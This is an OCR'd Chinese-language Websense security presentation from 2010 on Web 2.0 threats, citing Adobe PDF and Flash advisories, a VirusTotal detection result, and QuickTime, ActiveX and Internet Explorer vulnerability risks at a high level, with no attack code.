websense®
ESSENTIAL INFORMATION PROTECTION™

# Web 2.0威脅狀況的分析與防護

## 國家高速電腦中心2010

- # 問題在哪裡?
- 它們是如何做到的?
- 當前是如何解決的以及不足之處
- 我們是怎麼解決這個問題的


# Top 10 Web攻擊成因

1. 流覽器漏洞
2. 流氓反病毒/社交
3. SQL注入
4. 惡意的Web 2.0組件 (Web 外掛程式,標題廣告)
5. Adobe Flash漏洞
6. DNS緩存毒化以及 DNS Zone文件劫持
7. ActiveX漏洞
8. RealPlayer漏洞
9. Apple QuickTime漏洞
10. Adobe Acrobat Reader PDF 漏洞

# 你有多頻繁...

## 打開一個PDF文檔?

# Adobe PDF和 Flash



Solutions Products Support Communities Company Downloads Store

Home / Support / Security advisories /

## Security bulletin

### Security advisory for Adobe Reader, Acrobat and Flash Player

**Release date:** July 22, 2009

**Last Updated:** August 3, 2009

**Vulnerability identifier:** APSA09-03


**CVE number:** CVE-2009-1862

**Platform:** All Platforms

**SUMMARY**


A critical vulnerability exists in the current versions of Flash Player (v9.0.159.0 and v10.0.22.87) for Windows, Macintosh, Linux and Solaris operating systems, and the authplay.dll component that ships with Adobe Reader and Acrobat v9.x for

# Adobe PDF和 Flash



# Adobe PDF和 Flash

- 這個 PDF通過惡意連結傳播 —— 該惡意的PDF放在正規的、但被攻擊破壞了的網站上
- (Web名譽系統對這類被攻擊破壞過的網站沒有防禦能力)
- 從報導出現至Adobe補丁發佈: ~ 1 week
- AV系統在檢測木馬方面做得有多好呢?



VIRUS TOTAL


**erleichtert die schnelle Erkennung** von Viren, Würmern, Trojanern und jeglicher Art von Malware, welche von den Antivirus-Engines festgestellt werden. Weitere Informationen...

Datei **34d6452000e1a9e0308702d082c897008a0481b0.EXE** empfangen
**2009.07.22 16:49:07 (UTC)**
Status: **Beendet**
Ergebnis: **7/41 (17.07%)**

Filter | Drucken der Ergebnisse

| Antivirus | Version | letzte aktualisierung | Ergebnis |
|---|---|---|---|
| a-squared | 4.5.0.24 | 2009.07.22 | - |
| AhnLab-V3 | 5.0.0.2 | 2009.07.22 | - |
| AntiVir | 7.9.0.222 | 2009.07.22 | - |
| Antiy-AVL | 2.0.3.7 | 2009.07.22 | - |
| Authentium | 5.1.2.4 | 2009.07.22 | - |
| Avast | 4.8.1335.0 | 2009.07.22 | - |
| AVG | 8.5.0.387 | 2009.07.22 | - |
| BitDefender | 7.2 | 2009.07.22 | - |
| CAT-QuickHeal | 10.00 | 2009.07.22 | - |
| ClamAV | 0.94.1 | 2009.07.22 | - |
| Comodo | 1730 | 2009.07.22 | - |

- IT安全管理員能說，“嘿，大家在接下來的一周左右不要打開PDF文件，謝謝!”嗎?



Adobe Product Security Incident Respon
(PSIRT)

Working to help protect customers from vulnerabilities in Adobe software. Contact us at PSIRT@ado

## Adobe Reader and Acrobat issue

By David Lenoe on October 8, 2009 9:50 AM | No Comments

Adobe is aware of reports of a critical vulnerability in Adobe Reader and Acrobat 9.1.3 and earlier (CVE-2009-3459) on Windows, Macintosh and UNIX. There are reports that this issue is being exploited in the wild in limited targeted attacks; the exploit targets Adobe Reader and Acrobat 9.1.3 on Windows.

Adobe plans to resolve this issue as part of the upcoming Adobe Reader and Acrobat quarterly security update, scheduled for release on October 13. Adobe Reader and Acrobat 9.1.3 customers with DEP enabled on Windows Vista will be protected from this exploit. Disabling JavaScript also mitigates against this specific exploit, although a variant that does not rely on JavaScript could be possible. In the meantime, Adobe is also in contact with Antivirus and Security vendors regarding the issue and recommends users keep their anti-virus definitions up to date.

We wish to thank Chia-Ching Fang and the Information and Communication Security Technology Center for their help with reporting and investigating this issue (CVE-2009-3459).

We will continue to provide updates on this issue via the Security Advisory section of the Adobe web site, as well as the Adobe PSIRT blog.

This posting is provided "AS IS" with no warranties and confers no rights.

Categories: Security Bulletins and Advisories

Search

Search

About this E


This page conta
entry by David L
on October 8, 20

Potential Photo
8.0 issue was th
entry in this blo

Pre-Notification
Security Update
Reader and Acro
entry in this blo

Find recent cont
main index or loo
archives to find

# Adobe PDF和 Flash



再想像一下這種情況發生在微軟 Office的Word, Excel, PPT…

# Apple QuickTime

- QuickTime不僅僅是一個你可以下載的檔——它還能在你的流覽器中播放
- 當流覽一個有QuickTime剪輯的網站時——該檔通常立即開始播放

# Apple QuickTime

- 以前, QuickTime更新7.5.5打了 9個可能被“特殊打造”的QuickTime檔觸發的漏洞補丁

- 簡單地說，這意味著:
  1. 點選連結，訪問帶有設置好陷阱的視訊短片
  2. 你的電腦就已經感染了木馬


現在，想像一下這種情況發生在Shockwave Flash, (或其它任何播放視頻的軟體)

# ActiveX控制項

- **目的:使簡單的 Web網站對底層的作業系統具有更大的控制能力**

# ActiveX控制項

- 你能說…**Oops!**




# Microsoft IE流覽器

- 每月第二個星期二，微軟發佈補丁，注意發佈中的說明:

  “攻擊者能夠通過一個特殊定制的網頁來探索漏洞。”

  “當用戶流覽這個網頁時，該漏洞能允許遠端執行代碼。”

